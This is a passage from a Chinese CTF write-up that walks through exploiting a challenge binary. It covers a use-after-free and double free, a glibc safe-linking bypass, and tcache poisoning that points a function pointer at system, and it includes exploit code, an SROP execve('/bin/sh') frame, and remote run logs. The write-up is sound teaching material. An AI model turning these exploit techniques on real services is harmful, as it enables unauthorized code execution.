    1a5d: b9 00 10 00 00       mov    ecx,0x1000
    1a62: e8 09 f7 ff ff       call   1170 <__memcpy_chk@plt>   ; 回音
    1a71: e8 9a fa ff ff       call   1510                      ; 加密送出
```

0x1a38 這一行就是全題的「鑰匙」：**它會用我們完全控制的字串當第一個參數，去呼叫一個存在可寫 .bss (0x40c0) 裡的函式指標**。

```
0000000000001d08 <cmd 0x16 handler>:
    1d08: 66 0f 6f 05 b0 23 00 00  movdqa xmm0,[rip+0x23b0]  # 40c0
    1d10: 66 0f 6f 0d b8 23 00 00  movdqa xmm1,[rip+0x23b8]  # 40d0
    ... 共 15 個 16-byte 區塊 ...
    1d18: b8 16 00 00 00       mov    eax,0x16
    1d35: be f2 00 00 00       mov    esi,0xf2                  ; 送出 0xf2 = 242 bytes
    1d3a: 66 89 84 24 30 20 00 00  mov WORD PTR [rsp+0x2030],ax  ; 開頭 0x16, 0x00
    1d52: 0f 11 84 24 32 20 00 00  movups [rsp+0x2032],xmm0      ; -> 0x40c0 的內容
    ...
    1e12: e8 f9 f6 ff ff       call   1510                      ; 加密送出
```

送出 0x40c0 ~ 0x41b0 共 240 bytes，**第一個 8 bytes 就是 [0x40c0] = PIE+0x1390** ⇒ 扣掉 0x1390 就是 **PIE base**（這題的 leak 就是這麼簡單）。

---

3. Stack canary 原理

3.1 它是什麼　Canary 是放在「區域變數」與「返回位址」之間的一個 8-byte 隨機值（Linux 上最低位一定是 `\0`，所以用字串函式讀取時不會意外洩漏）。編譯器會這樣做：

```
mov  rax, qword ptr fs:0x28     ; 從 TLS（每個 thread 一份）讀出 canary
mov  qword ptr [rbp-8], rax     ; 存到 stack frame 裡
... 使用者程式碼 ...
mov  rdx, qword ptr [rbp-8]     ; 要 return 前再讀出來
sub  rdx, qword ptr fs:0x28     ; 跟原始值比
jne  __stack_chk_fail           ; 不一樣 ⇒ 有人覆蓋了 stack ⇒ abort
```

本題的實際指令（0x1900 這個大函式）：

```
1947: 64 48 8b 04 25 28 00 00 00  mov rax,QWORD PTR fs:0x28
1950: 48 89 84 24 38 30 00 00     mov QWORD PTR [rsp+0x3038],rax   ; canary 放在 rsp+0x3038
1e1c: 48 8b 84 24 38 30 00 00     mov rax,QWORD PTR [rsp+0x3038]   ; 要離開時讀回
1e24: 64 48 2b 04 25 28 00 00     sub rax,QWORD PTR fs:0x28
1e2d: 75 4a                       jne 1e79
1e79: e8 c2 f2 ff ff              call 1140 <__stack_chk_fail@plt>
```


3.2 對解題的意義

- 想用「stack buffer overflow 覆蓋 return address」的話，**必須先洩漏 canary** 並在 payload 中保持它不變（因為 sub/jne 是精確比對），否則 `__stack_chk_fail` 會讓程式 abort。
- **本題完全不需要碰 canary**：所有可溢出/可寫的地方都寫不到 canary，而且我們的攻擊路線是「改函式指標」，不是「改返回位址」。
- 也順便驗證了本題**沒有** stack overflow 可利用：
  - `cmd 0x15` 兩次 `__memcpy_chk` 的 `n = len-1 <= 0xfff`，而目的緩衝區 `rsp+0x1030` 到 canary `rsp+0x3038` 之間有 0x1008 bytes，塞不爆。
  - 接收函式 `0x13f0` 也限制了 `len <= 0x1000`（`cmp si,0x1000; ja` 錯誤）。

3.5 heap 最小語彙：chunk / bin / tcache / safe-linking（讀 §4 之前先看這段）

※ **入門指路**：想更完整地學 heap，請看 *wp/99_速查表.md* §8（迷你版）與 *../pwn4/notes.md* §5（完整版，含 gdb 實測的 heap 佈局表）。這裡只講「讀 §4 一定用得到」的最小集合。

(1) chunk：`malloc` 給你的其實是一塊「有標頭」的記憶體



- `malloc(0x80)` 真正拿到 **0x90** 的 chunk：0x80（user）+ 0x10（標頭），size 固定 16 對齊、**最小 0x20**。
- size 的低 3 bits 是旗標（bit0 PREV_INUSE、bit1 IS_MMAPPED、bit2 NON_MAIN_ARENA），要拿真正大小要寫 `size & ~0x7`。
- **本筆記後面寫的 P 一律指「`malloc` 回傳的那個 user 位址」**，不是 chunk 標頭；標頭要自己算 `P - 0x10`。搞錯會差 0x10，症狀是「程式沒崩、但攻擊目標沒被改到」。

(2) `free` 之後：chunk 裡會被寫進 `next` / `key`

```
┌──────────────────────────┐
│ prev_size / size         │
├──────────────────────────┤ ← P
│ next (8 bytes)           │ ← * 指向「下一塊同 size 的 free chunk」，
│                          │    glibc 2.32+ 會把這個值**編碼**（見 (4)）
├──────────────────────────┤
│ key  (8 bytes)           │ ← glibc 2.34+ 是隨機的 tcache_key
├──────────────────────────┤    （不是指標，所以洩漏不到 heap base）
│ 舊資料（不會被清掉）      │ ← * UAF 讀到的就是這些
└──────────────────────────┘
```

- `free(p)` **不會**把變數 p 清成 NULL，所以「free 過了、指標還在」= **use-after-free（UAF）**。
- 同一格欄位在不同 bin 有不同名字：tcache 叫 `next/key`，unsorted/small/large bin 叫 `fd/bk`，fastbin 只用 `fd`。三個都對，不是衝突。

(3) bin 與 tcache：glibc 的「回收桶」

```
free(P) ──► tcache：每個 size 一條 LIFO 鏈，最多 7 塊（0x20…0x410 共 64 條）
              │ 滿了
              ▼
          fastbin(≤ 0x80) ──► unsorted bin ──► small bin / large bin
                                    │
                                    └─ * fd/bk 指向 libc 裡的 main_arena → 洩漏 libc base
```

- size → 鏈編號：`tc_idx = (chunk_size - 0x20) / 0x10`（0x90 → idx 7）。
- **LIFO**：最後被 free 的，下一次 `malloc` 最先被拿回去。
- 管理這 64 條鏈的結構（`tcache_perthread_struct`）就在 **heap 最開頭**，它的 `entries[]` 存的是**明文的 user 位址**（不用解碼）。
- 注意：**fastbin 沒有「7 塊」的上限**（7 是 tcache 的限制）。

```
#define PROTECT_PTR(pos, ptr)  ((pos) >> 12) ^ (ptr)
```

(4) safe-linking（glibc ≥ 2.32）：next 會被加密

- pos = **「存放這個指標的那一格」的位址**；在 tcache 裡 `e = chunk2mem(p)`，所以 `pos = &e->next = e = P`（**user 位址**）。
- 寫入：`stored = (P >> 12)^ 目標`；讀出：`目標 = (P >> 12)^ stored`。
- 編碼只用得到 `P >> 12`（高位）⇒ **攻擊者不需要知道完整位址**，只要想辦法洩漏 `P >> 12` 就能偽造 next。
- 本題就是先靠「free 到空鏈」讀到 `P >> 12`，再用「P → P 的自我參照環」把整個 P 解回來（§4.3，含 gdb 實測）。

---

4. 本題漏洞：refcount 算錯 ⇒ double free / use-after-free

4.1 為什麼會壞　`clone`（指令 0x14）讓 **兩個 slot 指向同一塊 chunk**，但：

```
1e62: mov WORD PTR [rcx+0xa],0x1     ; slot[A].refcount = 1      (← 重新設定成 1，不是「共用」)
1e6b: add WORD PTR [rax+0xa],0x1     ; slot[B].refcount++
```

⇒ 兩邊各自有一個獨立的計數器。於是：

```
1. alloc 0 0x80                      -> slot0.ptr = P, slot0.rc = 1
2. clone 1 <- 0 (A=1 空, B=0)         -> slot1.ptr = P, slot1.rc = 1, slot0.rc = 2
3. free 0                            -> free(P)  ⇒ P 進 tcache
                                        slot0.rc = 2-1 = 1 ≠ 0 ⇒ 「ptr 不設成 NULL」⇒ slot0 仍然指著 P！
4. write 0 <16 bytes>                -> memcpy(P, ...)  ← 對「已釋放」的 chunk 寫 = UAF write
                                        剛好把 tcache 的 next(0..7) 和 key(8..15) 清成 0
5. free 1                            -> free(P) 再一次 ⇒ * double free *
```

第 5 步為什麼不會被 glibc 的 double-free 偵測攔下來？glibc 2.29+ 在 `_int_free` 裡檢查：

```
tcache_entry *e = chunk2mem(p);
if (e->key == tcache) {          /* 已經被放進 tcache 過？ */
    for (tmp = tcache->entries[tc_idx]; tmp; tmp = tmp->next)
        if (tmp == e) malloc_printerr("free(): double free detected in tcache 2");
}
```

它比對的是 **e->key 這個欄位**（glibc ≥ 2.34 是隨機的 tcache_key）。我們在第 4 步 **用 UAF write 把 key 清成 0**，所以 e->key != tcache_key，檢查直接放行。

4.2 同時拿到三種能力

能力	靠哪個指令	備註
UAF read（洩漏 heap）	0x11 read	slot0 還「以為」自己有 ptr，讀出來就是 tcache 的 next/key
UAF write	0x12 write	可以改 tcache 的 next（tcache poisoning）
double free	0x13 free	讓同一個 chunk 在 tcache 裡出現（形成環狀串列）

4.3 safe-linking（glibc ≥ 2.32）怎麼破　先把 P 定義清楚（**後面每一節都用這個定義**，請不要跟 chunk 標頭混用）：

```
P = cb.alloc() 之後 malloc() 回傳的那個位址      * 就是「user data 起點」
chunk 標頭 = P - 0x10
（本題 CHUNK = 0x80 ⇒ malloc(0x80) ⇒ chunk size 0x90 ⇒ tcache idx 7）
```

glibc 從 2.32 起把 tcache/fastbin 的 next 指標**加密**：

```
#define PROTECT_PTR(pos, ptr)  ((pos) >> 12) ^ (ptr)    /* pos = &e->next */
寫入時: stored = (pos >> 12) ^ ptr
讀取時: ptr    = (pos >> 12) ^ stored
```

因為 e = chunk2mem(p)，而 next 就位在 user data 的第 1 格，所以 **pos = &e->next = e = P（= malloc 回傳的 user 位址，不是 chunk 標頭）**。

※注意 **新手最容易錯的兩件事** 1. **拿 *P - 0x10*（chunk 標頭）去 XOR。**由於 *>>12* 丟掉低 12 bits，只要 *P* 與 *P-0x10* 落在同一頁（絕大多數情況）算出來的值**剛好一樣**，於是「看起來能動」；但如果 *P* 的位址低 12 bits 是 0（頁開頭）就會差 1，而且觀念是錯的。**請一律用 *P*。** 2. **把「攻擊目標」也當成 chunk。** *[0x40c0]* 這個函式指標**就是**那塊假 chunk 的 user data 起點，所以目標要填 *PIE+0x40c0*，**不是** *PIE+0x40d0*。填成 *+0x40d0* 的症狀是：程式完全沒崩，但 *[0x40c0]* 還是原本的 stub （因為 *+0x40c0* 是 16 對齊，*aligned_OK* 檢查也不會救你）。

因為第 3~5 步造成 tcache 串列變成「P → P」的環，所以 P 的 next 會被寫成 Pˆ (P >> 12)（自我參照 !）。於是：

```
P ^ (P >> 12) = leaked
```

這個方程式可以用**迭代法**解出來（低位 12 bits 不受影響，很快收斂）：

```
p = leaked
for _ in range(8):
    p = leaked ^ (p >> 12)      # 收斂後 p 就是 P（malloc 回傳的 user 位址）
```

小知識：glibc ≥ 2.34 的 *tcache_entry.key* 不再是 *tcache* 指標，而是隨機值 *tcache_key*，所以**不能**用它來洩漏 heap。這裡我們靠上面的自我參照式解出 P。

gdb 實測（題目附的 glibc 2.39，可照抄重現） 把本題的 heap 流程抽成最小的 C 程式（free → UAF 寫清 next/key → 再 free 一次）：

```
cat > /tmp/tr2.c <<'EOF'
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(void){
    void *P = malloc(0x80);
    memset(P, 'A', 0x80);
    free(P);                /* line 7  : free #1，tcache[0x90] 原本是空的 */
    printf("state-a\n");    /* line 8  ← 中斷點 1 */
    memset(P, 0, 16);       /* line 9  : UAF write，把 next + key 清成 0 */
    free(P);                /* line 10 : free #2 → 靜默的 double free */
    printf("state-b\n");    /* line 11 ← 中斷點 2 */
    return 0;
}
EOF
gcc -O0 -g -o /tmp/tr2 /tmp/tr2.c
cp /tmp/tr2 /tmp/tr2_p            # gdb 要載入題目的 2.39，所以先 patchelf
patchelf --set-interpreter "$PWD/ld-linux-x86-64.so.2" --set-rpath "$PWD" /tmp/tr2_p

gdb -q -batch \
  -ex 'break /tmp/tr2.c:8' -ex 'break /tmp/tr2.c:11' -ex 'run' \
  -ex 'printf "P=%p  P-0x10=%p  P>>12=%#lx\n", P, (char*)P-0x10, (unsigned long)P>>12' \
  -ex 'x/2gx P' -ex 'continue' -ex 'x/2gx P' /tmp/tr2_p
```

實測輸出：

```
Breakpoint 1, main () at /tmp/tr2.c:8
P=0x55555555b2a0  P-0x10=0x55555555b290  P>>12=0x55555555b
0x55555555b2a0: 0x0000000055555555b    0x8885eebd61c58fb7
                └ next ──────────┘     └ key ──────────────┘
Breakpoint 2, main () at /tmp/tr2.c:11
0x55555555b2a0: 0x000055500000e7fb    0x8885eebd61c58fb7
```

狀態	next 欄位（P 的前 8 bytes）	意義
(a) free #1 之後（鏈是空的）	0x55555555b	**next = P >> 12** ★ 這就是 leak 出來的 safe-linking key
(b) 清 key + 再 free 一次之後	0x55500000e7fb	**next = P^ (P >> 12)** ★ 自我參照環 P → P

驗算：0x55555555b2a0^ 0x55555555b = 0x55500000e7fb ✓（key 欄位是隨機的 tcache_key，每次執行都不一樣，gdb 裡預設關掉 ASLR 所以 P 每次相同）。

兩件事因此被證實：**空鏈時 next = P>>12**、**double free 後 next = P^ (P>>12)**。（附帶一提，這次 (P-0x10)>>12 算出來也是 0x55555555b —— 正是上面警告「拿標頭去算看起來也會動」的原因；但請照定義用 P。）

---

5. 從零開始學 ROP（與為什麼本題其實不需要它）

5.1 什麼是 gadget 程式裡到處都是 ret（c3）。**gadget = 以 ret 結尾的一小段指令**。攻擊者只要控制 stack 上的內容，就可以用「一次 ret 跳一段」的方式把許多小片段串起來，這就是 **Return-Oriented Programming (ROP)**。

最經典、最常用的 gadget 是：

```
pop rdi ; ret      ; 從 stack 取出 8 bytes 放到 rdi，然後 ret
```

為什麼有用？因為 **rdi 是函式的第一個參數**。想呼叫 system("/bin/sh") 就需要 rdi = &"/bin/sh"，而 pop rdi ; ret 正好可以從我們控制的 stack 上「彈」一個值進 rdi。

本題的 gadget（實測 ROPgadget）：

```
$ ROPgadget --binary code_breaker | grep ': pop rdi ; ret$'
0x0000000000001e3f : pop rdi ; ret
$ ROPgadget --binary code_breaker | grep ': ret$'
0x000000000000101a : ret
$ ROPgadget --binary libc.so.6 | grep ': pop rdi ; ret$'
0x000000000010f75b : pop rdi ; ret
$ ROPgadget --binary libc.so.6 | grep ': ret$'
0x000000000002882f : ret
```

用 pwntools 也可以：

```
elf = ELF('./code_breaker', checksec=False)
rop = ROP(elf)
rop.rdi                      # 自動找 pop rdi; ret
rop.call('system', [binsh])  # 自動組出呼叫
print(rop.dump())
```

5.2 ret2libc 的公式

```
system 位址 = libc_base + libc.symbols['system']        # 本題 libc: 0x58740
"/bin/sh" 位址 = libc_base + 0x1cb42f                   # ROPgadget --string '/bin/sh'
libc_base  = 洩漏到的某個 libc 函式位址 - 該函式的 offset
PIE base   = 洩漏到的程式位址 - 該位址的檔案內 offset
```

本題的真實數值（已驗證）：

```
[0x40c0] 內容 = PIE_base + 0x1390        ⇒ PIE_base  = leaked - 0x1390
system@plt    = PIE_base + 0x1150
目標函式指標   = PIE_base + 0x40c0
```

5.3 對應到本題　本題的 cmd 0x15 直接做了「ROP chain 想達成的事」：

```
1a35: mov rdi,rax             ; rdi = 我們送的字串（第一參數）
1a38: call QWORD PTR [0x40c0] ; 呼叫 [0x40c0]
```

所以只要 [0x40c0] = system@plt，就等於是 system(我們的字串) ——**不用自己排 ROP chain，也不用管 stack 對齊**（因為那是編譯器產生的正常 call）。這就是「**函式指標覆寫**」比 ROP 更省事的情況。

（如果沒有這個間接呼叫，就得走：洩漏 canary → 覆蓋 return address → ROP chain：ret; pop rdi; ret; &"/bin/sh"; system。）

5.4 16-byte 對齊與 movaps 崩潰　System V ABI 要求：**執行 call 時 rsp 必須是 16 的倍數**。有些 libc 函式（例如 system 內部會用到 SSE 的 movaps）如果 rsp 沒對齊，會直接丟 SIGSEGV （錯誤訊息通常長得像 movaps xmmword ptr [rsp+0x40], xmm0）。

用 ROP 時我們是自己排 stack，很容易差 8 bytes，所以慣用手法是**在 chain 前面多塞一個 ret（單獨的 ret gadget）**，等於多 pop 一次、把 rsp 推移 8 bytes 修正對齊。

本題不需要（正常 call 進去，對齊由編譯器保證），但這是必踩的坑。

5.5 SROP 是什麼（補充）　**SROP = Sigreturn-Oriented Programming**。原理：Linux 的 signal handler 返回時會執行 rt_sigreturn（syscall rax = 15），核心會從 stack 上讀一個 **sigcontext 結構**並把 **所有暫存器**都還原。於是只要：

```
1. 控制 rax = 15
2. 執行 syscall
3. stack 上排好假的 sigcontext（可以指定 rax=59, rdi=&"/bin/sh", rip=syscall, ...）
```

就能用極少的 gadget 做「任意 syscall」（例如 `execve("/bin/sh",0,0)`）。常用工具是 pwntools 的 `SigreturnFrame()`：


```
frame = SigreturnFrame()
frame.rax = 59          # execve
frame.rdi = binsh
frame.rsi = 0
frame.rdx = 0
frame.rip = syscall_ret
payload = flat([syscall_gadget, frame])
```

本題不需要 SROP（有現成的 `system@plt`），但當程式**沒有** `system`／`pop rdi` 等好用 gadget 時，SROP 往往是唯一出路。

---

6. ASCII 圖：記憶體佈局

6.1 0x1900（指令主迴圈）的 stack frame




6.2 全域變數（.bss / .data）



6.3 Heap 攻擊佈局

圖裡的 *P* = ***cb.alloc() 之後 malloc 回傳的那個 user 位址***；chunk 標頭在 *P - 0x10*（見 §3.5 (1)）。



P 的三態（就是 §4 的三步；gdb 實測見 §4.3）：

```
(a) free #1：P 進「空的」tcache[0x90]
    entries[7] ──► [P]        P->next = (P>>12) ^ NULL = P >> 12   ← key 洩漏處

(b) UAF 寫清 next/key + free #2（double free）
    entries[7] ──► [P] ──next──► [P]      P->next = P ^ (P>>12)     ← 環！可還原出 P

(c) 把 P->next 改成 (P>>12) ^ (PIE+0x40c0)
    entries[7] ──► [P] ──next──► 0x…40c0
                    ▲                ▲
       malloc #1 回傳 ┘                └ malloc #2 回傳「.bss 的函式指標那一格」
```

接著：

```
malloc(0x80) → 回傳 P          （tcache 取出 P，head 變成 TARGET）
malloc(0x80) → 回傳 TARGET！（= PIE+0x40c0，.bss 裡的函式指標位址）
之後 cmd 0x10 的 memcpy 就會把 system@plt 寫進 0x40c0
```

TARGET 必須 **16-byte 對齊**（glibc 有 `aligned_OK(e)` 檢查，本題 PIE base 是 page-aligned，`+0x40c0` 一定是 16 對齊）。再強調一次：TARGET = **「存放函式指標那一格的位址」**（= 那塊假 chunk 的 user 起點），**不是** `PIE+0x40d0`；填成 `+0x40d0` 的話 `[0x40c0]` 根本不會被改到。

為什麼 CHUNK = 0x80？ `cmd 0x10` 只限制 `1 <= size <= 0x400`，所以 size 其實可以自己挑。選 `0x80` 的理由：

1. chunk 變 `0x90` → tcache idx 7，而**這條鏈在本題流程裡一定是空的**（乾淨可控）；
2. 要寫進 `0x40c0` 的內容需要 `0x80` bytes 的 `__memcpy_chk` 目的地大小（`destlen = size`），用 `p64(system@plt)` + 補 0 剛剛好。換成別的 size（例如 `0x20`）一樣能打，只要對應的 tcache size class 是空的、而且 payload 塞得下 `system@plt` 就好。

6.4 最終 payload（cmd 0x15 的內容）



- 這是 `exploit.py` 真正送出的那一封：`cb.cmd(b'\x15' + shell_cmd)`。
- 最前面的 2 bytes 是 **big-endian 長度前綴**，算的是「長度前綴**之後**的全部 bytes」（含 cmd 那 1 byte）：`70 + 1 = 71 = 0x47` ⇒ 前綴是 `00 47`。（如果只想示範最小案例 `b'\x15' + b'/bin/sh\0'`，長度會是 `2 + 1 + 8 = 11 = 0x0b`，但本題不建議這樣做，見 §9 坑 12。）
- `0x15` 之後的整段字串會被 `__memcpy_chk` 複製到 `rsp+0x1030` 並補上 `'\0'`，再當成 `rdi` 傳給 `[0x40c0]`（此時已經是 `system@plt`）⇒ `system(整條指令)`。

---

7. exploit.py 逐行註解

```
OFF_FUNC_PTR = 0x40c0      # 被 cmd 0x15 呼叫的函式指標（我們的攻擊目標）
OFF_STUB     = 0x1390      # endbr64; ret：main 一開始塞進 [0x40c0] 的值 ⇒ 可用來算 PIE base
OFF_SYSTEM   = 0x1150      # system@plt
SBOX_OFF     = 0x2040      # 檔案內 0x2040 就是 .rodata 的 256-byte S-box
```

```
def p16be(n): return struct.pack('>H', n)   # 協定長度/大小都是 big-endian
S = load_sbox()                             # 直接從檔案讀 S-box
```

```
class CodeBreaker:
    def raw_send(self, payload):            # 明文送出：2-byte 長度 + 資料
        self.io.send(p16be(len(payload)) + payload)
    def raw_recv(self):                     # 明文接收
        n = struct.unpack('>H', self.io.recvn(2))[0]
        return self.io.recvn(n) if n else b''
```

```
    def ks(self, C, n):
        # keystream(C,i) = S[(C + i + K[i & 0xf]) & 0xff]
        #   C = 這封訊息開始時的絕對 offset（計數器）
        #   i = 訊息內的索引（注意 K 的索引是 i&0xf，不是 (C+i)&0xf！）
        return bytes(S[(C + i + self.K[i & 0xf]) & 0xff] for i in range(n))
    def xor_stream(self, data, C):
        return xor(data, self.ks(C, len(data)))   # 加解密同一個函式
```

```
    def handshake(self):
        msg = self.raw_recv()               # 1) 收 01 || Ns（明文）
        Ns = msg[1:17]
        Nc = os.urandom(16)
        self.raw_send(b'\x02' + Nc)         # 2) 送 02 || Nc（明文）
        self.K = self.derive_key(Ns, Nc)    # 3) 用兩個 nonce 算出 16-byte 金鑰表
        mac = bytes(S[self.K[i]] ^ self.K[(i + 5) & 0xf] for i in range(16))
        self.raw_send(self.xor_stream(b'\x03' + mac, 0))   # 4) 送 03 || MAC（counter=0 加密）
        self.rx = 17                        # 之後「送」的 stream offset = 17
        resp = self.xor_stream(self.raw_recv(), 0)         # 5) 收 04 00（counter=0）
        self.tx = 2                         # 之後「收」的 stream offset = 2
        assert resp[1] == 0x00, 'handshake rejected: %r' % resp
```

```
    def cmd(self, payload):                 # 送一個指令（自動用 rx 當 stream offset）
        self.raw_send(self.xor_stream(payload, self.rx)); self.rx += len(payload)
    def resp(self):                         # 收一個回應（自動用 tx）
        raw = self.raw_recv(); out = self.xor_stream(raw, self.tx); self.tx += len(raw)
        return out
```

```
    def alloc(self, idx, size, data):       # 指令 0x10：malloc 並存進 slot[idx]
        r = self.req(bytes([0x10, idx]) + p16be(size) + data)
        assert r[1] == 0                    # 回應 [0x10][00] = 成功
```

```
    def read(self, idx):                    # 指令 0x11：回傳 slot 內容
        # 回應格式是 [0x11][0x00][size_be16][data...]（4-byte 標頭！）
        r = self.req(bytes([0x11, idx]))
        size = struct.unpack('>H', r[2:4])[0]
        return r[4:4 + size]
```

主流程（main()）：

```
# 1) PIE leak：指令 0x16 dump 出 0x40c0 起 240 bytes（加密傳送，我們自己解）
dump = cb.dump()
base = u64(dump[2:10]) - OFF_STUB        # dump[0]=0x16, dump[1]=0x00, 再來才是資料
system_plt = base + OFF_SYSTEM
func_ptr   = base + OFF_FUNC_PTR

# 2) 製造 double free
cb.alloc(IDX_VICTIM, CHUNK, b'A' * CHUNK)  # slot0.ptr = P
cb.clone(IDX_ALIAS, IDX_VICTIM)            # slot1 = slot0（共用 P）
cb.free(IDX_VICTIM)                        # free(P)，但 slot0.ptr 仍留著（refcount 1）
cb.write(IDX_VICTIM, 16, b'\x00' * 16)     # UAF write：把 tcache 的 next / key 清 0
cb.free(IDX_ALIAS)                         # 再 free(P) 一次 → double free 成功

# 3) heap leak：UAF read 讀 P 的前 16 bytes
leak = cb.read(IDX_VICTIM)
stored_next = u64(leak[0:8])               # = P ^ (P >> 12)（自我參照環）
P = reveal(stored_next)                    # 迭代解出 P
# * P = malloc 回傳的 user 位址（chunk 標頭是 P - 0x10，別拿去 XOR）

# 4) tcache poisoning：把 P 的 next 設成 0x40c0（編碼時要 XOR (P>>12)）
cb.write(IDX_VICTIM, 16, p64(func_ptr ^ (P >> 12)) + p64(0))

# 5) 兩次 alloc：第一次拿回 P，第二次就拿回 TARGET
cb.alloc(IDX_TMP, CHUNK, b'B' * CHUNK)
cb.alloc(IDX_TARGET, CHUNK, p64(system_plt) + b'\x00' * (CHUNK - 8))  # 寫入 0x40c0

# 6) 驗證 + 觸發：cmd 0x15 會 call [0x40c0](我們的字串) = system(我們的字串)
back = cb.read(IDX_TARGET)
assert u64(back[0:8]) == system_plt
cb.cmd(b'\x15' + b'cat flag.txt /flag /home/*/flag.txt 2>/dev/null; ls -la; id; echo DONE')
```

為什麼第 5 步的 *alloc* 不會壞？*cmd 0x10* 會 *memcpy(slot.ptr, msg+4, size)*，也就是把我們的 0x80 bytes **寫到 *0x40c0***，第一個 8 bytes 就是 *system@plt*，其它填 0（*0x40c8* 之後只是版本字串／空槽，不影響程式邏輯）。

---

8. 實際輸出

8.1 本機（printf 'sun{local_test_flag}' > flag.txt）

```
$ python3 exploit.py
[x] Starting local process '/home/kzzz/Documents/code/ctf/sunshine/pwn6/./ld-linux-x86-64.so.2'
[+] Starting local process '/home/kzzz/Documents/code/ctf/sunshine/pwn6/./ld-linux-x86-64.so.2': pid 3544661
[+] handshake ok, key schedule = c019d1695f0ac1565baaa2db1d5b4b0e
[+] PIE base = 0x7f60fba50000
[*] target function pointer @ 0x7f60fba540c0  ->  system@plt 0x7f60fba51150
[+] heap leak: stored_next=0x5550d95af4a3 tcache_key=0x78d66b85f51864dd
[+] victim P (malloc user ptr) = 0x55558c023480
[+] wrote system@plt into <0x7f60fba540c0>
[+] verified: [0x7f60fba540c0] == 0x7f60fba51150
[*] triggering system(b'cat flag.txt /flag /home/*/flag.txt 2>/dev/null; ls -la; id; echo DONE')
sun{local_test_flag}
total 2520
drwxr-xr-x  2 kzzz kzzz    4096 Sep 28 01:01 .
drwxr-xr-x 10 kzzz kzzz    4096 Sep 28 00:14 ..
...  (ls -la 的其餘行省略)
uid=1001(kzzz) gid=1001(kzzz) groups=1001(kzzz),65534(nobody)
DONE
HQ[illegible]M t u Y0 G `J -6 Z        ← * 見下方說明（cmd 0x15 的回音）
2-\[illegible]P P
FLAG: sun{local_test_flag}
[*] local test flag -> FLAG.txt left untouched
[*] Stopped process '/home/kzzz/Documents/code/ctf/sunshine/pwn6/./ld-linux-x86-64.so.2' (pid 3544661)
```

※提示 **新手最常以為「我跑壞了」的四件事** 1. 前兩行 *[x] Starting local process ... / [+] Starting local process ...: pid NNNN* 是 **pwntools** 印的，不是程式輸出。2. *[+] victim P (malloc user ptr) = ...* 的 *P* 是 ***malloc* 回傳的 user 位址**（不是 chunk 標頭，標頭是 *P - 0x10*，見 §3.5 (1) 與 §4.3）。3. ***DONE* 後面那一大串非 ASCII 亂碼是正常的**：*cmd 0x15* 的處理器在呼叫完 *[0x40c0]* 之後，還會把「收到的 cmd 內容」加密後回音一次（§2.11 的 1a50~1a71），所以 socket 上一定會有這串二進位。它不影響 flag。討厭看到它的話：*python3 exploit.py | tr -d '\000'*（本筆記就是這樣截的）。4. 本地測試**不會**覆蓋 *FLAG.txt*（*[*] local test flag -> FLAG.txt left untouched*）—— 不然打過遠端再跑本地就會把真 flag 蓋掉。

8.2 遠端（python3 exploit.py REMOTE → chal.sunshinectf.games:26005）

```
[x] Opening connection to chal.sunshinectf.games on port 26005
[x] Opening connection to chal.sunshinectf.games on port 26005: Trying 35.211.211.18
[+] Opening connection to chal.sunshinectf.games on port 26005: Done
[+] handshake ok, key schedule = bff3be995bde2cb4802912e5a4d6ee70
[+] PIE base = 0x5de6e835c000
[*] target function pointer @ 0x5de6e83600c0  ->  system@plt 0x5de6e835d150
[+] heap leak: stored_next=0x5de2c80773e1 tcache_key=0xa5cac8477d07e250
[+] victim P (malloc user ptr) = 0x5de716761480
[+] wrote system@plt into <0x5de6e83600c0>
[+] verified: [0x5de6e83600c0] == 0x5de6e835d150
[*] triggering system(b'cat flag.txt /flag /home/*/flag.txt 2>/dev/null; ls -la; id; echo DONE')
